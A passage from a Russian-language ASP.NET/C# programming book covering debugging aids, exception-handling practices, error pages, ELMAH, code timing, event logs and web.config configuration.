сервере чаще всего невозможно, особенно если используется Windows-имперсонация (Active Directory блокирует запись, если время сервера отличается от времени клиента больше чем на 20 минут).

Для решения этого вопроса я предлагаю добавить в систему специальный класс примерно такого вида:

```
public class TimeService
{
// Возвращает "текущую" дату и время
public static DateTime Now
{
 get
 {
  // В режиме отладки читаем значение из БД
  if (DebugMode)
  {
   DateTime result = ReadFromDB();
   return result;
  }
  // В обычном режиме возвращаем
  // обычную текущую дату
  return DateTime.Now;
 }
}
}
```

Если включен режим отладки *(см. разд. 5.2.1)*, то этот класс читает значение "текущего" времени из специальной таблицы в БД (если используется БД) или другого хранилища. В обычном режиме просто возвращается `DateTime.Now`.

Теперь везде, где в коде встречается вызов получения текущей даты, нужно использовать этот класс. Единственное исключение — получение текущего времени для записи сообщений логирования и аудита.

Отладка рабочего процесса, зависящего от времени, будет теперь очень простой. Достаточно изменить значение, записанное в БД, и все! На одном из проектов мы даже сделали небольшую программку — тестировщик выбирал дату в календарике и записывал ее в БД.

## 5.2.4. Тестирование почтовой рассылки

Если сайт рассылает почтовые нотификации, то лучше заранее продумать как тестировать такую возможность. Один из вариантов — сделать множество тестовых аккаунтов, внести в них свой собственный почтовый адрес и отла-

живать систему. Но такой вариант не всегда возможен, а рассылать письма реальным пользователям, конечно, не допустимо.

Второй вариант — заранее продумать процесс тестирования рассылок и добавить специальный параметр `DebugEmail`, содержащий один или несколько адресов тестировщиков. В коде сделать проверку — при включенном режиме отладки *(см. разд. 5.2.1)* рассылка производится на этот адрес, а при выключенном — на реальный. Таким образом и данные не придется менять, и тестирование можно провести без проблем.

# 5.3. Общие правила обработки исключений

Существуют несколько простых правил обработки исключений, следование которым поможет избежать множества проблем.

## 5.3.1. "Не глотайте" исключения молча

Одна из самых больших ошибок при обработке исключений — скрытие всех исключений вообще:

```
try
{
....код...
}
catch {}
```

Такой код не позволит найти и обработать исключения, которые могут возникнуть внутри блока. В реальных системах это означает, что система будет молча не работать, не сообщая никаких деталей причины отказа[1]. Как минимум, нужно записать возникающие исключения в лог (например, в event log — *см. разд. 5.8 и 5.9*).

## 5.3.2. Не обрабатывайте те исключения, которые не должны быть обработаны в данный момент

В противоположность предыдущему разделу, обрабатывать абсолютно все исключения тоже не всегда хорошо. Правильнее проводить обработку тех

[1] На одном из проектов заказчик (находящийся от нас по другую сторону океана) сообщил, что система у него не работает. Надеясь получить сообщение об ошибке, мы запросили копию экрана. В ответ нам прислали пустой белый экран браузера. А все потому, что кто-то обработал все исключения! Найти ошибку в таких случаях крайне сложно. Особенно по телефону.

исключений, которые могут быть обработаны в данном участке кода. Например, если некоторый метод сохраняет данные в базе данных:

```
void SaveUserRecord();
```

На уровне бизнес-логики обработка исключений связи с БД допустима, если слой бизнес-логики готов справиться с этим исключением. Например, может быть использовано кэширование сохраняемых данных до тех пор, пока соединение не появится. Но если такой функциональности не предусматривается, обрабатывать такие исключения нельзя — лучше оставить их тем, кто может их обработать. Это может быть, например, слой представления (веб-приложение), который отобразит пользователю сообщение об отсутствии связи с БД.

## 5.3.3. Обходитесь без исключений, если это возможно

Создание исключений — очень ресурсоемкая операция. Используйте исключения там, где они действительно нужны. Используйте методы `TryParse()`, проверку на ноль и другие способы, если это позволит обойтись без исключений.

## 5.3.4. Сообщайте информацию о коде с помощью исключений

Этот совет больше относится к слою бизнес-логики, чем к ASPX-страницам. В больших системах над кодом работают не один и часто даже не десять программистов, а значительно больше. То что знает про код один разработчик, должны знать все другие. Механизм исключений позволяет сообщить дополнительную информацию о способах использования кода и сократить время отладки.

Например, есть некий метод:

```
public void DoAction(int param)
{
... некие действия...
}
```

Разработчик этого кода знает, что вызов этого метода с параметром `-1` не допустим, т. к. он приведет к зацикливанию. Конечно, он может написать комментарий к методу, где он может указать эту особенность. Но где гарантия, что другой разработчик, который использует этот код, прочитает данное сообщение? Вероятнее всего, в случае зацикливания, он будет отлаживать код,

найдет причину зацикливания, найдет, что это происходит именно в этом методе, и только потом прочитает комментарий. Время будет потеряно. А ведь ничего не стоило сделать так:

```
public void DoAction(int param)
{
if (param == -1)
 throw new AgrumentException("Нельзя вызывать этот метод с -1");
... некие действия...
}
```

Теперь, если кто-то попытается вызвать этот метод с параметром `-1`, он точно узнает, что делать этого нельзя. Две строчки кода и экономия нескольких часов времени!

Я рекомендую всегда проверять значения параметров всех `public`-методов. Это позволит избежать затрат времени ваших коллег. Вот еще несколько примеров таких проверок.

```
public void DoAction(object param)
{
if (param == null)
 throw new AgrumentNullException("param");
... некие действия...
}
public void DoAction(string param)
{
if string.IsNullOrEmpty(param)
 throw new AgrumentNullException("param");
... некие действия...
}
```

## 5.3.5. Не пересоздавайте исключения заново

При логировании исключений не пересоздавайте их заново:

```
try
{
код
}
catch (Exception ex)
{
 SaveToLog(ex);
 throw new Exception(ex); // так не нужно делать
}
```

Такой код уничтожит стек вызовов и отлаживать приложение станет значительно сложнее. Правильный вариант — вызывать предыдущее исключение:

```
catch (Exception ex)
{
 SaveToLog(ex);
 throw;
}
```

## 5.3.6. Не давайте пользователю приложения лишнюю информацию об исключениях

Выводите пользователю информацию, достаточную для понимания что произошло и что ему нужно сделать, чтобы исправить ситуацию, но не давайте лишнюю информацию. Например, сообщение об отсутствии соединения может быть таким:

```
Невозможно получить значение поля Password из таблицы User (база TEST).
Проверьте состояние сервера SRV001 или строку подключения:
Server Name=SRV001; DB Name=TEST; user=usr001; psw=123;
```

С одной стороны, пользователю сообщается все, что нужно. Но с другой — выдается множество лишней информации, которая может быть использована для несанкционированного доступа к серверу и базе данных.

Учтите, что многие стандартные исключения, генерируемые .NET, рассчитаны на программистов, а не на пользователей системы и содержат потенциально закрытую информацию о системе.

## 5.3.7. Используйте исключения, а не коды ошибок

Наиболее хорошо преимущества механизма исключений видно в сложных системах, например, в трехзвенной архитектуре. Пусть наша система состоит из их трех модулей: модуль чтения данных (DL, data layer), модуль бизнес-логики (BL, business layer) и модуль отображения данных (PL, presentation layer).

Посмотрим, как работают коды ошибок. Предположим, что метод чтения в первом модуле возвращает коды ошибок, описанные в виде специального перечисления:

```
ReadCodeError Read(out int data)
{
// тут читаем данные, например, из БД
}
```

Само перечисление может быть таким:

```
enum ReadCodeError
{
 NoData      = -1, // нет данных
 NoPermission  = -2, // нет прав на чтение
 ConnectionError = -3, // проблема подключения к источнику данных
 NotIntValue   = -4, // прочитанные данные не число
}
```

Во втором модуле этот метод вызывается и, соответственно, возвращаемый результат придется анализировать именно там. Например, если при возникновении ошибки `NotIntValue` нужно взять значение `-1` или провести вычисления другим путем, отличным от стандартного. А вот все другие коды придется обрабатывать по-другому — критические коды ошибок должны прервать все вычисления и вернуть управление третьему блоку, который должен уведомить о возникшей проблеме пользователя. Такая архитектура имеет множество неприятностей:

- прервать выполнение методов бизнес-логики бывает не просто, особенно если там присутствуют множество вложенных циклов;
- придется сделать ветвление по некоторым кодам ошибок, а по другим не делать. Более того, если модуль чтения когда-либо изменится, и появятся новые коды ошибок, нам придется менять и второй модуль тоже.

Что сообщать пользователю? Значение кодов определены в первом модуле, а отображать сообщение нужно в третьем. Сообщить пользователю только код ошибки — это не очень хорошо. Пользователю придется искать документацию, искать, что означает этот код и т. д. Можно сделать метод, который по коду ошибки вернет строку, расшифровывающую проблему, но тогда окажется, что либо эту строку придется передавать прямо с первого модуля (а передавать ее в общем-то негде — у нас есть только код ошибки и придется изобретать для этого специальные механизмы), либо метод преобразования кода в сообщение придется делать в третьем модуле, что опять снижает возможность простого расширения первого модуля.

Нет возможности передать дополнительную информацию о возникшей проблеме. Все что мы имеем в третьем модуле — это одно число.

Исключения решают эти проблемы очень легко. Модуль чтения при возникновении проблем генерирует исключение, содержащее и сообщение, и код ошибки, и любую другую информацию. Модуль бизнес-логики обрабатывает только те исключения, которые ему нужны, и не обрабатывает те, которые он обрабатывать не умеет. Необработанные исключения прерывают его работу. Модуль отображения показывает пользователю подробное сообщение об

ошибке. Вопрос расширяемости системы мы рассмотрим в следующем разделе.

## 5.3.8. Используйте иерархию исключений

Снова вернемся к примеру из предыдущего раздела — к трехзвенной архитектуре. Предположим, что модуль чтения данных генерирует несколько исключений:

- `DataException` — нет данных в источнике данных;
- `PermissionException` — нет прав на чтение данных;
- `ConnectionException` — ошибка подключения к источнику данных;
- `WrongDataException` — ошибка в данных.

Мы знаем, что часть этих исключений приводит к остановке работы модуля бизнес-логики и возвращает управление третьему модулю, который сообщает пользователю об остановке работы системы. Кроме того, часть ошибок не так критична, и второй модуль вполне может с ними справиться, скорректировав прочитанные данные. А может быть, есть исключения, которые вообще не страшны, и вполне достаточно просто записать в лог-файл информацию об их возникновении.

Код второго модуля может иметь примерно такой вид:

```
try
{
  Business();
}
catch (DataException dataException)
{

}
catch (PermissionException permissionException)
{

}
catch (WrongDataException wrongDataException)
{

}
```

Проблема здесь в том, что по мере развития первого модуля вполне могут появиться новые исключения, о которых второй модуль не знает. Придется менять код и второго модуля тоже, что не очень хорошо. Исправить ситуа-

цию можно, используя иерархию исключений: создать два собственных класса исключений, а уже от них наследовать все другие:

```
Exception → CriticalException → PermissionException
    →           → ConnectionException
    → NormalException  → WrongDataException
```

Теперь код второго модуля можно сделать таким:

```
try
{
 DoAction();
}
catch (CriticalException critical)
{
throw;
}
catch (NormalException normal)
{
}
```

Теперь при добавлении новых исключений в первом модуле он сам может решить, нужно ли прерывать работу второго модуля или нет. Конечно, этот рецепт не на все случаи и могут появиться исключения, которые потребуют специальной обработки во втором модуле, но минимизировать часть затрат это позволяет.

## 5.4. Обработка ошибок в параметрах URL

Одна из стандартных ошибок при разработке веб-страниц — преобразование параметров URL. Например, страница отображения данных пользователя имеет параметр `id` целого типа:

```
ShowUserInfo.aspx?id=55
```

В массиве `Query` параметр `id` представляется строкой, а для вызова методов бизнес-логики используется число. Соответственно, преобразовать строку в число можно тремя способами:

```
int.TryParse(Query["id"], id);
id = Convert.ToInt32(Query["id"], id);
id = int.Parse(Query["id"], id);
```

Первый вариант плох тем, что не обрабатывает ситуацию, когда вместо `id` каким-то образом окажется не строковое представление числа, а что-то, что преобразовать в число не получится. Метод `TryParse` исключений не вызыва-

ет, и соответственно, в бизнес-класс уйдет значение параметра `id`, такое как оно было до вызова этого метода. Вероятнее всего это 0. Хорошо, если записи с номером 0 в базе данных не окажется, иначе отобразится информация о пользователе 0, которая, вполне вероятно, вовсе не должна быть показана кому угодно.

Во втором варианте аналогичная проблема будет, если параметр `id` не будет указан вовсе. Метод `ToInt32(null)` вернет 0 и произойдет то, о чем я писал перед этим.

Третий вариант, наоборот, при передаче "не числа" вызовет исключение, которое может очень удивить пользователя.

Какой же правильный выход? Правильнее использовать `TryParse`, но обязательно обрабатывать его результат:

```
if (!int.TryParse(Query["id"]))
 Response.Redirect("ErrorPage.aspx?msg=ErrorParam");
```

Либо использовать `int.Parse`, но обрабатывать возникающие исключения корректным образом, выдавая пользователю правильное сообщение об ошибке *(см. разд. 5.3.6, 5.10, 5.11)*.

# 5.5. Отладочная информация (трассировка) для ASP.NET

Для включения отладочной информации (в частности, времени выполнения методов страницы) на ASP.NET-странице нужно выставить свойство `Trace` в значение `true`:

```
<%@ Page language="c#" Codebehind="test.aspx.cs"
AutoEventWireup="false" Inherits="Receipt.Test"
validateRequest="false" Trace="true"%>
```

Трассировку можно включить на уровне всего приложения с помощью ключа в web.config:

```
<configuration>
<system.web>
  <trace enabled="true" requestLimit="10" pageOutput="false"
        traceMode="SortByTime" localOnly="true" />
</system.web>
</configuration>
```

Посмотреть полученную информацию можно на специальной странице:

**http://сервер/trace.axd**

Если параметр `pageOutput` равен `true`, то информация будет выводиться на каждую страницу. Вывод осуществляется в конец страницы в специальный раздел, отмеченный тегом `<div id="__asptrace">`.

# 5.6. Оценка времени выполнения кода

Оценка времени выполнения кода может осуществляться разными способами, в зависимости от требуемой точности.

## 5.6.1. Измерение с помощью *TickCount* (наименьшая точность)

Наиболее простой, но не очень точный способ измерения выглядит следующим образом:

```
int start = Environment.TickCount; // начало измерения
// некоторые действия
int end = Environment.TickCount; // завершение измерения
Console.WriteLine("TickCount=" + (end — start)); // результат
```

## 5.6.2. Измерение с помощью *Ticks* (средняя точность)

Более точный результат (точность 100 наносекунд) дает метод `Ticks` класса `DateTime`:

```
long startLong = DateTime.Now.Ticks; // начало измерения
// некоторые действия
long endLong = DateTime.Now.Ticks; // завершение измерения
Console.WriteLine("Ticks=" + (endLong — startLong));
```

## 5.6.3. Измерение с помощью *QueryPerformance* (высокая точность)

Наиболее точный способ измерения интервалов времени (точность 1/3579545 секунды) предлагает MSDN (статья Q306979):

```
// Импорт функций из Kernel
[System.Runtime.InteropServices.DllImport("kernel32.dll")]
extern static short QueryPerformanceCounter(ref long x);
[System.Runtime.InteropServices.DllImport("kernel32.dll")]
extern static short QueryPerformanceFrequency(ref long x);
```

```
long ctr1 = 0, ctr2 = 0, freq = 0;

// Начало измерения
if (QueryPerformanceCounter(ref ctr1) != 0)
{
// Некоторые действия

// Завершение измерения
QueryPerformanceCounter(ref ctr2);
// Получение делителя точности
QueryPerformanceFrequency(ref freq);
Console.WriteLine("Минимальное разрешение: 1/" + freq + " сек.");
Console.WriteLine("Время выполнения: " + (ctr2 — ctr1) *
                  1.0 / freq + " сек.");
}
```

### 5.6.4. Измерение с помощью класса *Stopwatch* (C# 2.0)

Для использования класса `Stopwatch` необходимо подключить библиотеку `System.Diagnostics`. Затем все очень просто:

```
sw.Start(); // начало замера
// некоторые действия
sw.Stop(); // завершение замера
Console.WriteLine("Время выполнения = {0}",
                    sw.ElapsedMilliseconds);
```

## 5.7. Вывод сообщений в окно *Output* среды

Вывести свои сообщения в окно **Output** можно с помощью метода

```
System.Diagnostics.Debug.WriteLine(сообщение);
```

Метод `Ident` этого же класса сдвигает вывод на одну позицию табуляции, а метод `Unindent` возвращает вывод на позицию обратно. Таким образом можно выводить структурированный текст.

## 5.8. Запись в Application Log

Запись в Application Log производится с помощью методов класса `System.Diagnostics.EventLog`:

```
EventLog.WriteEntry(Имя_источника, строка_сообщения, тип);
```

Например:

```
EventLog.WriteEntry("Threads", Name, EventLogEntryType.Warning);
```

# 5.9. Создание своего Event Log

Event Log — удобное средство для записи информации о ходе работы программы или сервиса. Листинг 5.1 показывает работу с несистемным Event Log.

**Листинг 5.1. Создание своего Event Log**

```
using System;
using System.Diagnostics;

namespace EventLogTest
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  EventLog elog;

  // Имя программы, связанной с логом
  string eventSource = "EventLogTest";

  // Имя лога (должно быть уникальным и не совпадать
  // с системными именами, такими как Application,
  // Security или System)
  string logName = "test app debug log";

  // Если программа еще не зарегистрирована,
  // то регистрируем
  if (!EventLog.SourceExists(eventSource))
  {
   EventLog.CreateEventSource(eventSource, logName);
  }

  // Объект для работы с логом
  elog = new EventLog();
  elog.Log = logName;
```

```
  elog.Source = eventSource;
  elog.EntryWritten +=
          new EntryWrittenEventHandler(OnEntryWritten);
  elog.EnableRaisingEvents=true;

  // Ограничиваем число записей
  if (elog.Entries.Count > 20)
  {
   // Чистим лог
   elog.Clear();
   Console.WriteLine("Лог {0} очищен", logName);
  }

  // Записываем строку с типом Information
  elog.WriteEntry("event informational text",
              EventLogEntryType.Information);
  // Записываем строку с типом Error
  elog.WriteEntry("event error text", EventLogEntryType.Error);
  // Записываем строку с типом Warning
  elog.WriteEntry("event warning text",
              EventLogEntryType.Warning);

  // Запись может занять некоторое время — подождем
  System.Threading.Thread.Sleep(2000);

  // Закрываем лог
  elog.Close();
  elog = null;
 }

 // Событие при записи в event log
 protected static void OnEntryWritten(object sender,
             EntryWrittenEventArgs e)
 {
  Console.WriteLine("Запись в лог {0}. Время {1}. Позиция {2}.",
    ((EventLog)sender).LogDisplayName,
    e.Entry.TimeWritten, e.Entry.Index);
 }
}
}
```

# 5.10. Обработка исключений на странице

Обработку исключений на странице можно реализовать следующим способом (Craig Andera):

1. Добавить наследование интерфейса `IHttpHandler`.
2. Реализовать метод `ProcessRequest`.

Пример реализации показан в листинге 5.2.

Еще один вариант — директива `ErrorPage` в заголовке ASPX-страницы:

```
<%@Page Language="C#" ErrorPage="specificerropage.htm" %>
```

При этом в файле web.config параметр `customError` должен быть включен (иметь значение `On`).

**Листинг 5.2. Обработка исключений на странице**

```
public class DefaultPage : Page, IHttpHandler
{
public new void ProcessRequest(HttpContext ctxt)
{
 try
 {
  base.ProcessRequest(ctxt);
 }
 catch (Exception e)
 {
  ctxt.Response.Redirect(string.Format(
       "ErrorHandling.aspx?msg={0}", e.Message));
 }
}
```

# 5.11. Глобальная обработка исключений ASP.NET

## 5.11.1. Обработка через HTTP-модуль (*IHttpModule)*

Для глобальной обработки исключений необходимо реализовать собственный модуль `IHttpModule` и зарегистрировать его в web.config (листинг 5.3):

```
<httpModules>
<add type="Example.ErrorHandlingModule, Example"
                    name="ErrorHandler" />
</httpModules>
```

**Листинг 5.3. Модуль глобальной обработки исключений**

```
using System;
using System.Text;
using System.Web;
using System.Web.UI;

namespace Example
{
public class ErrorHandlingModule : IHttpModule
{
 private HttpApplication _application;

 // Инициализация
 void IHttpModule.Init(HttpApplication application)
 {
  _application = application;
  _application.Error += new EventHandler(ErrorHandler);
 }

 // Обработчик
 private void ErrorHandler(Object sender, EventArgs e)
 {
  bool Handled = true;

  // Получаем ошибку
  Exception ex = _application.Server.GetLastError();

  // Формируем сообщение
  StringBuilder msg = new StringBuilder();
  if (ex.InnerException != null)
  {
   msg.Append(ex.InnerException.Message);
   if (ex.InnerException.InnerException != null)
   {
    msg.AppendFormat(" {0}",
            ex.InnerException.InnerException.Message);
    Handled = false;
   }
  }

  // Передаем сообщение на страницу отображения ошибки
  if (Handled)
```

```
  {
   // Чистим ошибки
   _application.Server.ClearError();
   msg = msg.Replace("\r\n", " ");
   _application.Context.Response.Redirect(
      string.Format("./ErrorHandling.aspx?msg={0}", msg));
  }
 }
 public void Dispose()
 {
 }
}
}
```

## 5.11.2. Обработка через web.config

Секция `customErrors` позволяет указать имя страницы, на которую будет перенаправлен пользователь при возникновении ошибки:

```
<customErrors mode="On" defaultRedirect="errorpage.aspx" />
```

Внутри этого тега можно указать теги `error`, которые специфицируют обработчики конкретных кодов ошибок:

```
<customErrors mode="On" defaultRedirect="commonErrorPage.htm">
<error statusCode="404" redirect="PageNotFound.aspx"/>
<error statusCode="403" redirect="NoAccess.aspx"/>
</customErrors>
```

## 5.11.3. Обработка с помощью монитора здоровья

В ASP.NET 2.0 можно включить монитор здоровья приложения, который позволяет настраивать обработку исключений, например, записывать их в журнал событий Windows или отправлять по почте соответствующее уведомление.

Конфигурация монитора задается в web.config. Первая секция записывается в раздел `system.net`:

```
<system.net>
<mailSettings>
 <smtp deliveryMethod="Network">
   <network defaultCredentials="false" userName="username"
     password="password" host="smtp.server.ru" port="25"/>
```

```
 </smtp>
</mailSettings>
</system.net>
```

Вторая — в раздел `system.web`:

```
<system.web>
<healthMonitoring enabled="true" heartbeatInterval="0">
 <providers>
  <add
    name="exampleMailWebEventProvider"
    type="System.Web.Management.SimpleMailWebEventProvider"
    to="mail@server"
    from="mail@server"
    buffer="false"
    subjectPrefix="WebEvent has fired"
  />
 </providers>
 <rules>
  <add
    name="Testing Mail Event Providers"
    eventName="All Errors"
    provider="exampleMailWebEventProvider"
    profile="Default"
    minInstances="1"
    maxLimit="Infinite"
    minInterval="00:01:00"
    custom=""
  />
 </rules>
</healthMonitoring>
</system.web>
```

Разумеется, необходимо задать корректные настройки всех параметров, начиная от настроек SMTP-сервера до настроек самого сообщения.

## 5.11.4. Обработка с помощью библиотеки ELMAH

Библиотека ELMAH (Error Logging Modules and Handlers) предоставляет набор модулей для отслеживания исключений, возникающих на сайте. Подключение библиотеки может производиться "на лету" без перезагрузки и перекомпиляции сайта. Собранные ошибки можно посмотреть с помощью специальной страницы (рис. 5.1), отображать в виде RSS и т. д. Скачать библиотеку можно по адресу **http://code.google.com/p/elmah/**.





**Рис. 5.1.** Вид ELMAH

## 5.12. Обнаружение причины перезагрузки сайта

*См. разд. 1.20.3.*

## 5.13. Отключение перезагрузки сайта при изменениях в каталогах

Common\ShutdownEvents

Обновление web.config очевидно должно приводить к перезагрузке сайта (точнее, домена). Но в ASP.NET 2.0 появилась довольно странная функция — сайт перезагружается при удалении каталогов в любых подкаталогах сайта, например, в App_Data. Тодд Картер (Todd Carter) в своем блоге **blogs.msdn.com/toddca** дает объяснения, зачем так сделано, но проще от этого не становится. На сайте Microsoft Connect дается решение этого вопроса. Правда оно использует методы отражения, и у меня нет уверенности, что оно

будет работать в новых версиях ASP.NET. Но для исключительных случаев оно вполне пригодно.

Итак, отключить отслеживание изменений в подкаталогах можно с помощью следующего кода:

```
PropertyInfo p =
 typeof(System.Web.HttpRuntime).GetProperty("FileChangesMonitor",
      BindingFlags.NonPublic |
      BindingFlags.Public |
      BindingFlags.Static);
object o = p.GetValue(null, null);
FieldInfo f = o.GetType().GetField("_dirMonSubdirs",
    BindingFlags.Instance | BindingFlags.NonPublic |
    BindingFlags.IgnoreCase);
object monitor = f.GetValue(o);
MethodInfo m = monitor.GetType().GetMethod("StopMonitoring",
    BindingFlags.Instance | BindingFlags.NonPublic);
m.Invoke(monitor, new object[] { });
```

Для включения мониторинга нужно вызвать метод `StartMonitoring`, т. е. заменить предпоследнюю строчку на такую:

```
MethodInfo m = monitor.GetType().GetMethod("StartMonitoring",
     BindingFlags.Instance | BindingFlags.NonPublic);
```

Этот код отключает контроль удаления каталогов во всех подкаталогах, включая `Bin`. Но он не отключает контроль изменения файлов в ключевых каталогах и контроль изменения web.config.

# 5.14. Исключение при перенаправлении на другую страницу

При использовании `Response.Redirect` есть одна тонкость, которую следует помнить при написании защищенного кода. Вызов `Redirect` внутри блока `try-catch` приведет к вызову исключения:

```
try
{
 // некоторый код
 // обработка ошибки
 if (error)
 Response.Redirect("error.aspx");
 else
 Response.Redirect("nextpage.aspx");
}
```

```
catch
{
 // будет вызываться в любом случае
 AddLineToLog("Error");
}
```

В случае отсутствия "реального" исключения, будет вызвано исключение `Thread aborted`. Вызов `Redirect` следует выносить из блока `try-catch` или использовать метод `Transfer` или вызов `Redirect(url, true)`.

# 5.15. Тестирование веб-страниц без веб-сервера

Тестирование веб-страниц без веб-сервера — дело очень заманчивое. Обычное тестирование (даже автоматизированное) предполагает наличие развернутого портала, прогон тестов, иногда достаточно длительных, т. к. обычно требуется проход по специальному сценарию. А хотелось бы как-нибудь очень просто и быстро проверить хотя бы минимум — во-первых, что страница просто компилируется, а не выдает "желтый экран", и, во-вторых, хоть как-то работает.

Фил Хаак (Phil Haack) предлагает интересный способ эмуляции класса `HttpContext`, что позволяет "запустить" страницу и проверить ее работоспособность без веб-сервера. Его статью можно найти по адресу:

**http://haacked.com/archive/2007/06/19/**
**unit-tests-web-code-without-a-web-server-using-httpsimulator.aspx**

Александр Попов в своем блоге (**http://blogs.gotdotnet.ru/personal/poigraem/**) предлагает еще один способ тестирования страниц на правильность. Для этого он пытается откомпилировать страницу с помощью интерфейсов компилятора .NET. Если компиляция прошла успешно — как минимум формат страницы корректен и все теги закрыты как нужно.

# 5.16. Отладка JS-кода

Для включения возможности отладки JavaScript-кода нужно выполнить следующие шаги:

1. В браузере Internet Explorer в меню **Tools | Internet Options | Advanced** выключить опцию **Disable Script Debugging**.
2. В Visual Studio в свойствах проекта, на закладке **Debugging** включить опцию **Enable ASP.NET Debugging**.


3. Теперь можно установить точку останова в коде ASPX-файла или JS-скрипте.

Для принудительной остановки в JS-коде можно использовать оператор `debugger` в коде скрипта.

## 5.17. Сохранение запроса

Метод `Request.SaveAs()` может использоваться для сохранения запроса. Метод имеет два параметра: имя файла и параметр `includeHeaders` типа `bool`. Имя файла должно указывать на физический файл на диске. Значение `true` второго параметра означает сохранять запрос вместе с заголовками.

# ГЛАВА 6



# Конфигурирование и конфигурационные файлы

Обсудив законы Ньютона, депутаты внесли ряд поправок и решили вернуть автору на доработку.

## 6.1. Конфигурационный файл web.config

### 6.1.1. Общие сведения о web.config

Каждая программа может иметь конфигурационный файл, сохраняющий настройки программы.

Для веб-приложений этот файл называется web.config.

Обычный вид конфигурационного файла:

```
<?xml version="1.0" standalone="yes" ?>
<configuration>
<appSettings>
 <add key="key1" value="val1" />
 <add key="key2" value="val2" />
</appSettings>
</configuration>
```

Для доступа к значениям параметров используется класс `ConfigurationSettings`:

```
Console.WriteLine(ConfigurationSettings.AppSettings["key1"]);
```

О создании нестандартного конфигурационного файла *см. разд. 7.2*.

## 6.1.2. Где найти класс *ConfigurationManager*

В C# 2.0 при использовании метода `ConfigurationSettings.GetConfig()` компилятор выдает сообщение, что этот метод устарел и следует использовать метод `System.Configuration.ConfigurationManager.GetSection()`, однако такого класса в пространстве имен `System.Configuration` нет. Проблема решается добавлением ссылки (reference) на пространство имен `System.Configuration` (сборка `System.Configuration.dll`).

## 6.1.3. Можно ли в web.config использовать символы <, > и т. п.

Файл web.config является обычным XML-файлом и для него работают обычные правила записи XML-файлов. Специальные символы записываются с помощью строковых представлений, например:

- & — `&` (амперсанд);
- < — `<` (знак меньше);
- > — `>` (знак больше);
- " — `&quot;` (двойная кавычка);
- ' — `&#39;` (одинарная кавычка).

## 6.1.4. Шифрование секций web.config

*См. главу 14.*

## 6.1.5. Шифрование строки подключения

*См. главу 14.*

## 6.1.6. Вынесение секции параметров во внешний файл

Секция `appSettings` используется для хранения пользовательских параметров приложения. Параметры в ней хранятся в виде ключ-значение:

```
<appSettings>
<add key="key1" value="value1" />
</appSettings>
```

Иногда удобно вынести эти параметры во внешний файл. Сделать это можно с помощью атрибута `file` секции `appSettings`:

```
<appSettings file="myApp.config" />
```

Теперь нужно создать файл myApp.config, записать в него секцию `appSettings` и расположить его рядом с файлом web.config.

Чтение значений из этой секции не зависит от того, где реально расположены данные:

```
Label1.Text =
 System.Configuration.ConfigurationManager.AppSettings["key1"];
```

Вынесение секции параметров во внешний файл значительно облегчает их редактирование и администрирование, если размер файла web.config очень большой (в ASP.NET 4.0 это уже не так!).

Более того, можно одновременно хранить часть настроек во внешнем файле, а часть — внутри web.config:

```
<appSettings file="smtp.config">
<add key="key2" value="value2" />
</appSettings>
```

Если ключи будут пересекаться, система берет значение, найденное во внешнем файле. Если указанного файла не существует, то ошибки не происходит. Это удобно, если нужно сконфигурировать систему, но не хочется удалять значения по умолчанию.

## 6.1.7. Вынесение секций во внешний файл

В ASP.NET 2.0 почти все секции имеют атрибут `configSource`, позволяющий вынести содержимое секции во внешний файл. Например:

```
<appSettings configSource="smtp.config"/>
<connectionStrings configSource="connection.config"/>
```

Секции, описанные как внешние, не могут содержать элементов внутри, а указанный файл должен обязательно существовать (в отличие от атрибута `file` — *см. разд. 6.1.6*).

## 6.1.8. Нестандартный конфигурационный файл

Удобство стандартного конфигурационного файла в том, что его имя совпадает с именем исполняемого файла. Таким образом, нет необходимости сохранять имя конфигурации при использовании модулей в разных исполняемых файлах. Модуль может использоваться как в консольной программе, так и в веб-приложении, но конфигурация всегда будет доступна через класс `ConfigurationSettings`.

Однако очень часто формата стандартных настроек не хватает. Для расширения функциональности можно описывать пользовательские обработчики блоков конфигурации. Описание выглядит следующим образом:

```
<configSections>
<sectionGroup name="имя группы">
 <section name="имя секции" type="тип обработчика" />
</sectionGroup>
</configSections>
```

Обработчики секций могут быть как стандартными, так и определяемыми пользователем. Определяемые пользователем обработчики должны находиться в DLL-модуле. Листинги 6.1—6.7 показывают четыре способа обработки секций: стандартным обработчиком, чтением конфигурации как XML-узла, с помощью пользовательского объекта и посредством сериализации.

**Листинг 6.1. Пример конфигурационного файла**

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>

<configSections>
<sectionGroup name="variableConfig">
 <section name="variableSection"
   type="System.Configuration.NameValueSectionHandler" />
</sectionGroup>
<sectionGroup name="taskListConfig">
